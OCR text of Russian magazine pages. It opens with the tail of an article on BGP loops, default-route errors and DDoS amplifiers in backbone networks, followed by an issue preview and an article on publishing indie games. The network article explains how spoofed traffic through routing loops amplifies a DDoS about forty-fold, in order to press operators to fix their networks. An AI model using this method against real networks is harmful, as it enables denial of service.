3. Рассмотренный механизм управления BGP-анонсами prepend policy также может стать причиной возникновения цикла. Данный эффект возникает из-за того, что маршрутная информация распространяется не сразу и не обязательно по оптимальным путям, а согласно политике маршрутизации, отчего опять же возможно появление относительно стабильного кольца маршрутизации.

СТАТИСТИКА: ПРАВ ЛИ КАЛЕНДАРЬ МАЙЯ?

Поговорим немного о статистике. В таблице на рис. 2 перечислены крупнейшие АС, в которых были обнаружены проблемы. В этот список попали несколько Tier-1 АС, которые являются, по сути, «сердцем» интернета. Существует более четырех тысяч АС, не вошедших в эту таблицу, что соответствует 10% всех АС в мире. Однако аномалии зачастую могут оказывать опосредо-

AC174

- **Увеличение плеча DDoS в 17 раз**
- **Default route: 25 уязвимых префиксов**

AC3356-AC3549

- **Увеличение плеча DDoS в 8 раз**
- **BGP циклы: 12 prefixes affected**
- **Default route: 86 уязвимых префиксов**

Рис. 3

ванное влияние не только на АС-источник, но и на соседние АС, то есть более чем на 80% АС.

Беда часто не приходит одна. На рис. 3 рассмотрены два Tier-1 провайдера из предыдущей таблицы. В случае Level3 было обнаружено несколько усилителей DDoS-атак, один из которых позволяет увеличить плечо в 17 раз, и 25 префиксов с неправильной настройкой default route. В сети Cogent картина выглядит похожей, с той разницей, что также были зарегистрированы BGP-циклы.

Россия по сетевым аномалиям не идет впереди планеты всей. Ошибок в настройке default route у нас чуть больше, чем в среднем по миру, усилителей DDoS-атак чуть меньше. При этом среди них есть усилители, которые позволяют увеличить плечо атаки более чем в десять раз. Стоит заметить, что ошибки на уровне настройки маршрутизаторов могут длиться месяцами, а возможно, и годами (наш мониторинг начал работу только весной). BGP-циклы (рис. 4) куда более нестабильны, многие из них завершаются в течение нескольких часов, но в статистике мы рассматриваем только те циклы, которые длились больше получаса, уже оказав значительное влияние на доступность конечных ресурсов. При этом стоит заметить, что мы видели циклы маршрутизации BGP, которые были стабильны в течение нескольких недель.

С момента запуска нашего мониторинга общее количество (рис. 5) обнаруженных сетевых аномалий возросло почти на 50%. Однако само число сетевых аномалий в каждый момент времени оказалось величиной куда более стабильной: за восемь недель ее рост составил около 10%.

НОВЫЕ ПРИКЛЮЧЕНИЯ РОБИН ГУДА

Мы попытались сделать свою легенду. Мы решили, что будем Робин Гудами, только для этого мы не будем грабить богатых. И попытались оповещать АС о наличии проблем. Но, к сожалению, эффективность этого мероприятия оказалась куда ниже, чем мы рассчитывали. Сетевые администраторы отказывались что-либо исправлять, даже если они анонсируют уязвимый префикс. В ответ на наши сообщения мы получали отписки из разряда «Да, мы анонсируем эту сеть. Проблема в сети нашего клиента, но мы ничего сделать не можем. Но если он нарушает правила пользования, то, конечно, напишите нам еще один abuse request». К чему это приводит? Во-первых, если кто-то раньше думал, что атака на сетевом уровне выглядит как Звезда Смерти со злым гением внутри, то на самом деле она выглядит куда прозаичней.

Создается впечатление, что, пока гром не грянет, большинство латать сетевые уязвимости не будет. В качестве примера я рассмотрел одну из таких АС с очень «любезной» техподдержкой (рис. 6).

Понятно, фамилии, имена изменены, но могу сказать, что дело происходит на уровне ядра сети АС. У них все хорошо, кроме одного. На стыке между ними есть ошибка в настройке default route, причем стык трансконтинентальный, а это приводит к тому, что пакет живет в этом цикле до четырех секунд. Тем самым если отправить в данный цикл некоторый поток трафика, то реально занимаемая им полоса увеличится в четыре раза. И к сожалению, это не единственная проблема этих магистральных операторов. В клиентских сетях ASX2 более 50 усилителей DDoS-атак, один из которых настолько щедр, что увеличивает плечо атаки более чем в 350 раз. В среднем мы получаем десятикратное увеличение. И если атакующий проставит в destination IP эти клиентские сети с уязвимостями, а в качестве source IP-адреса из блока 2.2.2.0/24, то он получит увеличение плеча атаки в 40 раз. Ну а ботнетом, способным сгенерировать пару гигабит в секунду, сегодня никого не удивишь — что уж говорить о серверах. Что будет в итоге? Скорее всего, произойдет исчерпание канала, BGP-сессия порвется, что создаст волну перестроений BGP-маршрутизации, которая, в свою очередь, вызовет динамические циклы BGP, а это приведет к частичной недоступности абсолютно всех клиентских сетей. Видимо, только в этот момент техподдержка начнет разбираться, что к чему.




Рис. 4

КАКИЕ ВЫВОДЫ МОЖНО СДЕЛАТЬ?

Выводы очень простые. Проблемы клиентских сетей — это проблемы владельца АС. Проблемы сетей его поставщиков — это тоже проблемы владельца АС. Учитывайте, что сетевые аномалии зачастую не видны со стороны АС-источника. Отсюда огромное пожелание для операторов — проверяйте свою сеть. Дважды.

P. S. Мы изучаем вопросы сетевых аномалий для прогнозирования будущих угроз и векторов развития DDoS-атак. У нас есть готовая система мониторинга, и мы готовы предоставлять информацию о сетевых аномалиях бесплатно. Мы не можем просто публиковать эту информацию, поскольку данные могут быть использованы злоумышленниками, но мы будем отвечать на запросы технических и административных контактов АС, зарегистрированных в RIPE.




Рис. 5





Рис. 6

Preview

30 страниц на одной полосе.
Тизер некоторых статей.

PC ZONE



36

INDIE GAME: THE STORY
Steam и другие платформы цифровой дистрибуции игр произвели настоящую революцию на рынке. Главное ее следствие — теперь проекты независимых разработчиков могут выйти из тени более дорогих тайтлов от именитых студий и издателей. И примеров историй успеха на эту тему с каждым днем становится все больше. Самое интересное, что придумать новый Minecraft и заработать тонны нефти можешь и лично ты!
Разработке игр в этом номере посвящен отдельный материал в «Кодинге», а в этой статье ты можешь узнать все о публикации, продаже и продвижении игр. Причем рассказывать тебе будут самые настоящие инди-разрабы!

PC ZONE






46

ПОЗНАЕМ ДАО SUBLIME TEXT 2
Этот текстовый редактор уверенно завоевывает сразу все десктопные платформы благодаря функциональности, настраиваемости и удобству. Пора разобраться в том, как его правильно готовить.


X-MOBILE





50


ЛУЧШИЕ ИЗ ЛУЧШИХ
В новой рубрике о мобильных устройствах мы были просто обязаны начать с обширного обзора must-have приложений для Android и iOS на каждый день.



58

САМЫЙ УМНЫЙ СМАРТФОН
Учим андроидофон выполнять любые, даже самые странные желания — с помощью тулзы Tasker и среды SL4A, позволяющей автоматизировать любые операции на любимом скриптовом языке.

PHREAKING





62

КОФЕ С МАЛИНОЙ
Делаем интернет-кофеварку на базе любимый Raspberry Pi. Главное в этом деле — не получить ошибку 418. Это значит, что ты пытаешься сварить кофе в чайнике.

ВЗЛОМ






84

ВСКРЫТИЕ БОТНЕТА
Авторы инструмента Netzob любезно согласились рассказать о своем детище и реверс-инжиринге протоколов обмена данных.

MALWARE



96

КОВЫРЯЕМ БРОНЮ WINDOWS
Продолжаем разговор о механизмах безопасности Windows. На этот раз речь пойдет о сравнительно мало изученной системе контроле доступа винды.

Евгений «Pinkerator» Колпаков

150 mm

24 mm

INDIE GAME: THE STORY

3Ø

53°

5R

СОБСТВЕННАЯ ИГРА С НУЛЕВЫМ БЮДЖЕТОМ: КАК ЕЕ РАЗРАБОТАТЬ, КАК ПРОДАТЬ И ЗАЧЕМ ЭТО ВООБЩЕ НУЖНО

Мы предлагаем вашему вниманию текстовый вариант доклада, который представляли в рамках КРИ 2012, а также в школе компьютерной графики Scream School (Британская высшая школа дизайна).

Чтобы сделать великую игру, необходимы три вещи: потрясающая идея, опытная команда и куча денег.

Это слова Даниэла Вавры — человека, в свое время создавшего игру Mafia, а ныне занимающего пост творческого директора студии Warhorse. В случае с инди-проектами, как правило, нет ни опытной команды, ни денег. Что остается? Только идея!

ПОЧЕМУ СЕЙЧАС ЛУЧШИЙ МОМЕНТ, ЧТОБЫ РАЗРАБАТЫВАТЬ ИНДИ-ИГРЫ?

Ответ прост — сейчас они «в тренде». Игроки обратили внимание на проекты от начинающих разработчиков, им нравится в них играть, и они готовы платить за них пусть небольшие, но деньги.

Первый шаг в этом направлении был сделан в 2003 году, когда компания Valve представила сервис Steam. Игры начали перебираться с полок магазинов в просторы интернета, и это здорово повлияло на инди-движение. Если раньше игроки не считали серьезной игру, пока издатель не упакует ее в коробку, то теперь проекты AAA-класса стоят на одной виртуальной полке с инди в том же Steam. Чтобы издавать игры в цифре, можно обойтись без крупных бюджетов, и любой разработчик может сам выступить в роли издателя.

Интерес к инди подогрел невероятный успех Маркуса Перссона с его Minecraft. Еще на стадии беты незавершенная игра сделала разработчиков миллионерами. Braid, Super Meat Boy — наверняка для вас это не пустые звуки.

В последнее время растет популярность Independent Games Festival — ежегодного инди-фестиваля, который проводится в рамках Game Developers Conference. Фестиваль проходит с 1999 года, но если до 2005-го там побеждали проекты вроде Fire And Darkness или Shattered Galaxy, то с 2005-го и дальше гран-при берут довольно известные игры. Gish, Darwinia, Crayon Physics Deluxe — наверняка вы о них слышали.

Чтобы представить свою игру на IGF в основном зачете, нужно заплатить сумму в 95 долларов. Для студентов и школьников есть возможность выступить в отдельной номинации совершенно бесплатно, но, учитывая количество подаваемых заявок, конкуренция там намного выше.

Есть интересные конкурсы и поменьше масштабом. К примеру, Ludum Dare, где разработчики делают игры на заданную тему в сжатые сроки. Среди победителей встречаются просто отличные работы.

Российский аналог этого конкурса — Gaminator, который проводится силами gamin.ru. Там все то же самое, только сроки на разработку свободнее — дается чуть больше двух недель на игру. Если вы хотите попробовать свои силы — здесь ваш проект по достоинству оценит и прокомментирует постоянное комьюнити сайта.

Еще один аргумент в пользу инди-тренда — это разнообразные Indie Bundles. Несколько разработчиков объединяются и представляют набор из своих игр по очень выгодной цене, а игроки дружно поддерживают эту инициативу рублем. В результате каждый из разработчиков получает крупную сумму наличных и, как приятное дополнение, хорошее освещение игры в прессе. Игроки же получают приятую скидку на известные проекты — таким образом, от бандлов выигрывают обе стороны.

Чтобы представить примерный масштаб — в ходе продажи The Humble Indie Bundle V было продано 599 003 набора общей стоимостью 5 108 509 долларов. По 500–600 тысяч долларов каждому из участвующих разработчиков — согласитесь, неплохо.

Интересное движение началось и на сайте Kickstarter, где общими усилиями собирают средства на реализацию различных проектов. Разработчики дружно зашевелились, когда Тим Шейфер разместил там свою новую игру Double Fine Adventure в начале 2012 года. Тим рассчитывал собрать 400 000 долларов, но в итоге получил почти три с половиной миллиона. За ним последовали inXile entertainment с Wasteland 2 и Stainless Games с Carmageddon: Reincarnation. Даже новую часть Ларри проспонсировали! Начинающим разработчикам на такой прием рассчитывать не стоит, но небольшую сумму денег на Kickstarter собрать можно. Главное, чтобы был надежный друг в США с доступом к Amazon Payments. Создатели Kickstarter обещают снять это ограничение, но пока без такого друга ничего не получится.

Решительные меры в пользу современных инди-разработчиков приняли и в Steam. Уже в начале сентября Valve одобрила десять первых игр на Steam Greenlight. Пользователи могут голосовать за понравившиеся игры, и лучшие из них появляются на полках Steam наравне с обычным ассортиментом. Отправить свою игру на рассмотрение в Steam можно было и раньше, но реально надеяться на публикацию могли только победители известных конкурсов.

Последний аргумент касается самих игроков. Неспроста ту же Diablo III дружно минусуют на Metacritic — за десять лет разработки все новые идеи в игре можно сосчитать по пальцам одной руки. Среди игроков, конечно, есть консерваторы, которым это даже нравится, ну а те, кто хочет что-нибудь поинтереснее, скорее всего, станут смотреть в сторону новых проектов. И следующие 60 баксов они потратят не на одну раскрученную игру, а на десяток инди.

СДЕЛАЙ САМ

«Возьмите в руки камеру, снимите что-нибудь. Неважно, насколько мелкое и нелепое, неважно, кто в кадре. Напишите в титрах, что вы режиссер. И все — вы режиссер. Остается только торговаться за бюджет и гонорары»

Джеймс Кэмерон

Что нужно сделать, чтобы выпустить собственную игру? С чего начать?

Во-первых, нужна команда разработчиков. Для типичной игры потребуются как минимум программист и художник. Без программиста не будет вообще ничего, а без художника можно сделать разве что текстовый roguelike. Если вы рассчитываете на какое-то продвижение проекта в прессе — было бы неплохо взять в команду еще и PR-менеджера со знанием английского языка.

Учитывая, что бюджет на разработку игры, как правило, нулевой, будущих разработчиков стоит искать среди своих друзей. Наверняка у вас есть одаренные знакомые, которые как раз думают, куда приложить энергию. Одногруппник решает задачи по программированию за десять минут? Знакомая девушка отлично рисует пони, летающих в облаках? Друг лучше всех играет блюз? Здорово! Их таланты можно смешать в одном флаконе и посмотреть, что из этого получится.

Isaac (Binding of Isaac)

hates permadeath

runs from his Mother

shoots tears

С командой определились. Теперь стоит собраться в одном месте и подумать, как будет выглядеть ваша будущая игра. Лучше всего запастись бумагой с ручками и записывать все идеи, которые рождаются во время мозгового штурма. Пиксель-арт и стилизация под ретро? Манипуляции со временем? Новый жанр, не имеющий аналогов? Все это вполне может сработать. Для инди нет никаких запретов, более того — чем вычурнее идея, тем больше шансов, что вас заметят. Главное — планируйте реальную игру, на разработку которой у вас хватит сил. Если в голову пришла мысль сделать MMORPG для всех жителей Земли разом — это, конечно, хорошо, вот только даже Blizzard вряд ли возьмется за игру такого масштаба.

Чтобы трезво рассчитывать силы — лучше сразу договориться про определенные сроки. Одного месяца на первую игру вполне должно хватить. Художник как раз нарисует десяток героев и локации, а программист успеет написать несложный движок. Энтузиазм имеет свойство кончаться, и если на месяц его обычно хватает, то позже у кого-то появляются новые дела, другой разработчик начинает лениться... В итоге игра рискует вообще не дожить до запуска.

В процессе разработки старайтесь показывать промежуточные версии всем друзьям — так вы проверите работоспособность игры на различных компьютерах и сможете лучше сбалансировать проект на основе их отзывов.

На что еще обратить внимание? По возможности старайтесь выпустить игру не только на PC, но и под Mac и Linux. На этих платформах есть множество игроков, поддерживающих инди, — поделившись с ними игрой, вы сможете обрести верных союзников. В связи с этим вашему программисту стоит обратить внимание на кроссплатформенные движки вроде Unity или Flash.

Также среди вашей потенциальной аудитории находятся обладатели слабых ноутбуков с маленькими экранами. Последние хиты у них на компьютере не запускаются, а поиграть иногда все-таки хочется. Человек покупает инди, которая подходит по системным требованиям, но вот сюрприз — разрешения экрана 1024 x 600 игре оказывается маловато. Если вы не хотите читать гневные отзывы в комментариях к своему проекту, лучше заранее поработать над этим и сделать поддержку для самых маленьких разрешений экрана.

РЕКЛАМА СВОИМИ СИЛАМИ


«В будущем на рынке останется два вида компаний: те, кто вышел в интернет, и те, кто вышел из бизнеса»

Билл Гейтс


Чтобы рекламировать игру, в первую очередь нужно сделать для нее сайт. Сайт — это очень важное место, куда будут обращаться за информацией как пресса, так и игроки. Не обязательно сильно заморачиваться с дизайном — главное, чтобы сайт был информативным и понятным. Посетитель должен легко найти краткое описание по игре, трейлер и набор арта.

На сайте обязательно должен быть размещен пресс-пак. Это логотип, все скриншоты и трейлеры по игре, упакованные в одном архиве. Не забудьте оставить свои контакты. Лучше всего, если это будет именно адрес электронной почты, а не отдельная страница с формой для связи. Если вы хотите, чтобы

Tim (Braid)







пресса о вас хорошо отзывалась, хотя бы сделайте работу журналистам чуточку проще.

Чтобы держать связь с прессой, нужно грамотно готовить и рассылать свои пресс-релизы. В идеале стоит обратиться к одному из зарубежных PR-агентств — потратив несколько сотен долларов, вы получите грамотную рассылку по своему проекту. Если же денег совсем нет — пресс-релизы придется писать самим. Вот несколько нюансов:

1. Пишите грамотно. Если пресс-релиз на английском и он содержит кучу ошибок — это очень плохо.
2. Общайтесь вежливо. «Здравствуйте», «До свидания», «С уважением», «Мы ответим на все ваши вопросы», «Если вы не хотите получать от нас письма, мы можем убрать ваш e-mail из нашего списка» — вот в таком ключе стоит писать.
3. Краткость — сестра таланта. Журналист вряд ли осилит трехстраничную историю. Лучше ограничиться перечислением основных особенностей проекта и кратким пересказом сюжета.
4. Если есть возможность — предложите рабочую версию для обзора. Журналистам всегда интереснее пощупать проект самим.
5. Можно использовать графику в оформлении письма, но не перегибайте палку. Все лишнее собирайте в пресс-пак и добавляйте ссылку на скачивание в конце письма.
6. Держите связь. Единственное — не соглашайтесь на платные размещения. Такие тексты мало кто читает, так что лучше с ними не связываться.


Куда рассылать готовый пресс-релиз? Пройдитесь по популярным игровым сайтам и загляните в раздел с контактами. Как правило, там есть форма для ваших новостей или e-mail для связи. Если игра интересная, а пресс-релиз ее здорово преподносит — не сомневайтесь, о ней обязательно напишут.

КАК ПОПАСТЬ В МАГАЗИНЫ?

Если у вас уже есть рабочая версия игры (желательно финальная) и запущен промо-сайт, то можно переходить к выбору площадки для издания проекта. Если до этого дня игровой магазин у вас ассоциировался только со Steam — вас ждет приятное открытие. На самом деле таких магазинов больше десятка, и у всех есть своя аудитория.

Процесс размещения игры практически везде идентичен. Для начала вы заполняете анкету, где рассказываете о себе, о проекте, даете все возможные ссылки на публикации о нем и на рабочую версию, чтобы сотрудники интернет-магазина сами могли попробовать вашу игру.

Далее возможны два варианта развития событий. Первый — ваша игра не понравилась или не подходит для данного интернет-магазина. Как правило, отказы вежливые, логичные и вовсе не обидные. К примеру, на запрос о размещении Retention из одного магазина нам ответили: «Игра отличная, прошли с удовольствием, но у нас 80% аудитории — это женщины за 40, и им интереснее играть в покер с собаками».



Удивительно, но самые грубые отказы приходят от Steam. Если игра не понравилась — вы получите короткий текст, который они рассылают всем разработчикам под копирку. «Игру не берем. В соответствии с нашей политикой публикаций, мы не комментируем наши решения. Спасибо за понимание». Что им не понравилось, да и запускал ли хоть кто-то в Valve ваше детище — остается только гадать.

В интернете можно найти историю, как одна компания посылала свою игру в Steam и получила отказ. Они не стали унывать — наладили контакт с издателем, выпустили игру в коробках и неплохо заработали на продажах. После этого они еще раз обратились в Steam с уже раскрученным проектом.... И получили слово в слово то же письмо в ответ. Вот такой Steam непреклонный.

Второй вариант — позитивный. Если игра понравилась, то вам дают зеленый свет. После этого нужно подписать контракт, где обговариваются все условия, и оформить страницу игры в магазине.

С контрактом не возникает особых проблем — вы просто печатаете его на принтере, подписываете, сканируете подписанную версию и отправляете по e-mail. В ответ приходит новая версия уже с двумя подписями — с вашей стороны и со стороны магазина. Связываться с бумажной почтой не требуется, и это радует.

В большинстве случаев все права на игру остаются за разработчиком и никакой эксклюзивности от вас не требуют. Поместив игру в одном магазине, вы можете послать ее еще в десять и собирать общую прибыль. Главный нюанс связан с оплатой — в магазине Desura, к примеру, минимальная сумма перевода составляет 500 долларов. Пока продажи не перевалят за эту черту — никаких денег вы не получите. Если проекты не очень раскрученные — вполне возможно, вы выпустите две или даже три игры, прежде чем наберете нужную сумму. Также не забывайте о процентах, которые магазин и PayPal забирают себе. Как правило, чуть больше 30% уходят «мимо кассы».

Начинающему инди-разработчику мы рекомендуем обратить внимание на две площадки: Desura и IndieVania. Первая специализируется на инди-проектах и бесплатных модах, поэтому у нее уже есть подходящая аудитория. Также у Desura есть неплохой клиент по типу Steam'овского, но, увы, из версии в версию в нем остаются несколько досадных ошибок. Скачивание игр иногда подвисает на 99 процентах, и раздосадованные игроки тут же начинают делиться эмоциями в комментариях к вашей игре. Одному из наших проектов — Inner Dream — Desura вообще сорвали запуск. Первые 24 часа скачанная игра в принципе не запускалась из-за ошибки администратора. Как результат — около тысячи человек не смогли в нее поиграть, а часть из них своими голосами быстро отправили рейтинг в сторону единицы.

Это, конечно, печально, но все равно Desura остается одним из лучших аналогов Steam, и мы не перестаем ее рекомендовать.

Второй магазин — IndieVania обходится без отдельного клиента и в целом выглядит проще Desura, но у него есть пара весомых плюсов для разработчиков. Создатели сервиса сами являются инди-разработчиками — это компания Alientrap, авторы таких игр, как Capsized и Nexuiz. Им отлично знакомы проблемы инди, поэтому с помощью IndieVania их стараются решать. Во-первых, этот магазин вообще не берет проценты с продаж. Все деньги за вычетом налога PayPal (5% + 0,05 доллара) в полном объеме попадают к вам в кошелек. Перевод происходит мгновенно — как только игрок оплатил покупку, деньги тут же у вас на счету.

Во-вторых, здесь можно по-разному играть с ценами. Одна из доступных опций — «заплати, сколько хочешь». Если вы ей восполь-

зуетесь, то игроки смогут сами выбирать цену. Можно разрешить им скачивать игру бесплатно либо поставить минимальный платеж в 1 доллар. В этом случае многие заплатят тот самый доллар, однако встречаются и игроки, которые переводят сумму в 4–5 раз больше полной стоимости игры.

Вообще, и на Desura, и на IndieVania частенько появляются оригинальные проекты, практически не освещенные в прессе. Есть смысл туда периодически заглядывать, когда обычные игры успели поднадоесть.

Повторимся, можно рассылать свой проект хоть во все магазины сразу, но от этого не выиграют ни игроки, которым удобнее хранить всю свою коллекцию в одном месте, ни вы сами, только потратите кучу времени, подписывая контракты. Если вашему проекту обещают хорошую рекламу, центральное место на витрине и всевозможную поддержку — тогда смысл подумать есть, но, публикуя игру на обычных условиях, сложно на что-то рассчитывать. Зато когда игра уже вышла и вы решили подправить ошибки, выпустив патч, загружать его на каждый из 10 магазинов — это целая история. Где-то файлы передаются через веб-интерфейс, где-то — через отдельную программу. В одном магазине его одобрят уже завтра, а на другом только через неделю. Такая головная боль — вам оно надо?

Отдельного упоминания заслуживает Humble Store — зачатки интернет-магазина, которые можно обнаружить в недрах сайта HIB. С его помощью можно приобрести некоторые игры из бандлов, сюда же порой ведут ссылки с виджетов на сайтах разработчиков. Есть вероятность, что когда-нибудь этот проект заработает в полную силу, но пока его будущее туманно. Вообще, странно продавать Steam-ключи в обход самого Steam — получается этакий магазин-зеркало. Есть ли смысл?

Если интересно, как выглядит Humble Store — вот страничка с игрой BIT.TRIP RUNNER: humblebundle.com/store/product/bittriprunner. Через него же продают и альфа-верию Voxatron, которая все еще находится в разработке: www.lexaloffle.com/voxatron.php.

ALPHA FUNDING

Отдельное слово нужно сказать про схему Alpha funding, которая была использована в случае с Minecraft. Идея в том, что еще на стадии разработки игрокам предлагают предзаказ продукта с возможностью попробовать ранние альфа-версии прямо сейчас. Схема получила распространение на различных бандлах, проектах с Kickstarter, а на Desura даже есть отдельный раздел для таких игр.

Alpha funding выгодна разработчикам, так как позволяет заработать еще до выхода игры. Увы, но часть таких проектов так и не были закончены, поэтому игроки относятся с подозрением. Так что, если вы хотите попробовать это, лучше сразу иметь на руках работающую версию для игроков, а также вести блог разработки с постоянными обновлениями.

ВОЗЬМИТЕ НАС С СОБОЙ

Если вы хотите поучаствовать в какой-нибудь акции вроде инди-бандла или специальной распродажи, то внимательно следите за игровыми анонсами. Как только вы увидели, что кто-то планирует подходящее мероприятие, — тут же пишите им и предлагайте свой проект.

Из собственного опыта — нам удалось поучаствовать в акции Because We May, которая проходила в мае — июне этого года. Идея в том, что инди-разработчики снижали цены на свои игры просто потому, что они могут это сделать и не зависят от издателей. По итогам акции мы наблюдали подъем в продажах, но не такой, как у хедлайнеров распродажи. Тем не менее подобный опыт можно назвать положительным.

Если вы хотите поучаствовать в инди-бандле, то тут многое зависит от самой игры. Если посмотреть на популярные бандлы, то больше шансов у мультиплатформенного проекта, доступного в виде DRM-Free версии и Steam/Desura ключей.

